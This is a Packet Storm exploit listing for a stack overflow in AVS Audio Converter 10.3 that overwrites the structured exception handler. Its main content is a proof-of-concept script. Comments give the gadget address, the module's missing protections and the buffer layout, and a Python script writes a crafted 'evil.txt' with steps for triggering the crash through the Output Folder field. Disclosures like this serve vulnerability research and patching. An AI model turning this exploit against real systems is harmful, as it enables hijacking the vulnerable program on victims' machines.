

## AVS Audio Converter 10.3 Stack Overflow

Authored by [Yehia Elghaly](#)

Posted Oct 19, 2022

AVS Audio Converter version 10.3 suffers from a stack overflow vulnerability.

tags | [exploit](#), [overflow](#)

SHA-256 | [ec7347cd5f5d10a2cede7312e6e56ccaf9f1bf87ea591e7fb790a119da8b4db7](#) [Download](#) | [Favorite](#) | [View](#)

### Related Files

#### Share This

Like

Twitter

LinkedIn

Reddit

Digg

StumbleUpon

[Change Mirror](#)[Download](#)

```
# Exploit Title: AVS Audio Converter 10.3 - Stack Overflow (SEH)
# Discovered by: Yehia Elghaly - Mrvar0x
# Discovered Date: 2022-10-16
# Tested Version: 10.3.1.633
# Tested on OS: Windows 7 Professional x86

#pop!ret Address=005154E6
#Message= 0x005154e6 : pop ecx # pop ebp # ret 0x04 | startnull {PAGE_EXECUTE_READ} [AVSAudioConverter.exe]
#ASLR: False, Rebase: False, SafeSEH: False, OS: False, v10.3.1.633 (C:\Program Files\AVS4YOU\AVSAudioConverter\AVSAudioConverter.exe)

# The only module that has SafeSEH disabled.
# Base | Top | Rebase | SafeSEH | ASLR | NXCompat | OS Dll |
# 0x00400000 | 0x01003000 | False | False | False | False | False |

#Allocating 4-bytes for nSEH which should be placed directly before SEH which also takes up 4-bytes.

#Buffer = '\x41'* 260
#nSEH = '\x42'*4
#SEH = '\x43'*4
#ESI = 'D*44' # ESI Overwrite

#buffer = "A"*260 + [nSEH] + [SEH] + "D"*44
#buffer = "A"*260 + "B"*4 + "\xE6\x54\x51\x03" + "D"*44

# Rexploit:
# Generate the 'evil.txt' payload using python 2.7.x on Linux.
# Open the file 'evil.txt'. Copy.
# Paste at 'Output Folder' and click 'Browse'.

#!/usr/bin/python -w

filename="evil.txt"

buffer = "A"*260 + "B"*4 + "C"*4 + "D"*44

textfile = open(filename , 'w')
textfile.write(buffer)
textfile.close()
```

[Login](#) or [Register](#) to add favorites

[Follow us on Twitter](#)

[Subscribe to an RSS Feed](#)

### File Archive: December 2022 <

Su	Mo	Tu	We	Th	Fr
Sa					
				1	2
3					
4	5	6	7	8	9
10					
11	12	13	14	15	16
17					
18	19	20	21	22	23
24					
25	26	27	28	29	30
31					

### Top Authors In Last 30 Days

Red Hat 196 files
Ubuntu 64 files
Debian 25 files
Google Security Research 14 files
malvuln 11 files
Gentoo 10 files
nu11security 6 files
mjurczyk 4 files
Apple 3 files
Julien Ahrens 3 files

### File Tags

ActiveX (932)	December 2022
Advisory (79,608)	November 2022
Arbitrary (15,660)	October 2022
BBS (2,859)	September 2022
Bypass (1,616)	August 2022
CGI (1,016)	July 2022
Code Execution (6,915)	June 2022
Conference (672)	May 2022
Cracker (840)	April 2022
CSRF (3,289)	March 2022
DoS (22,559)	February 2022
Encryption (2,349)	January 2022
Exploit (50,304)	Older

File Inclusion (4,162)

File Upload (946)

Firewall (821)

Info Disclosure (2,656)

Intrusion Detection (867)

Java (2,889)

JavaScript (818)

Kernel (6,267)

Local (14,185)

Magazine (586)

Overflow (12,403)

Perl (1,418)

PHP (5,088)

Proof of Concept (2,291)

Protocol (3,429)

Python (1,449)

Remote (30,021)

Root (3,496)

Ruby (594)

Scanner (1,631)

Security Tool (7,770)

Shell (3,098)

Shellcode (1,204)

Sniffer (885)

### File Archives

December 2022

November 2022

October 2022

September 2022

August 2022

July 2022

June 2022

May 2022

April 2022

March 2022

February 2022

January 2022

Older

### Systems

AIX (426)

Apple (1,926)

BSD (370)

CentOS (55)

Cisco (1,917)

Debian (6,625)

Fedora (1,690)

FreeBSD (1,242)

Gentoo (4,272)

HPUX (878)

iOS (330)

iPhone (108)

IRIX (220)

Juniper (67)

Linux (44,168)

Mac OS X (684)

Mandriva (3,105)

NetBSD (255)

OpenBSD (479)

RedHat (12,364)

Slackware (941)

Solaris (1,607)

- Spoof (2,166)

SQL Injection (16,090)

TCP (2,377)

Trojan (685)

UDP (875)

Virus (662)

Vulnerability (31,109)

Web (9,337)

Whitepaper (3,728)

x86 (946)

XSS (17,481)

Other
- SUSE (1,444)

Ubuntu (8,167)

UNIX (9,152)

UnixWare (185)

Windows (6,505)

Other



© 2022 Packet Storm. All rights reserved.

Site Links


- News by Month
- News Tags
- Files by Month
- File Tags
- File Directory

About Us

- History & Purpose
- Contact Information
- Terms of Service
- Privacy Statement
- Copyright Information

Hosting By

- Rokasec



Follow us on Twitter



Subscribe to an RSS Feed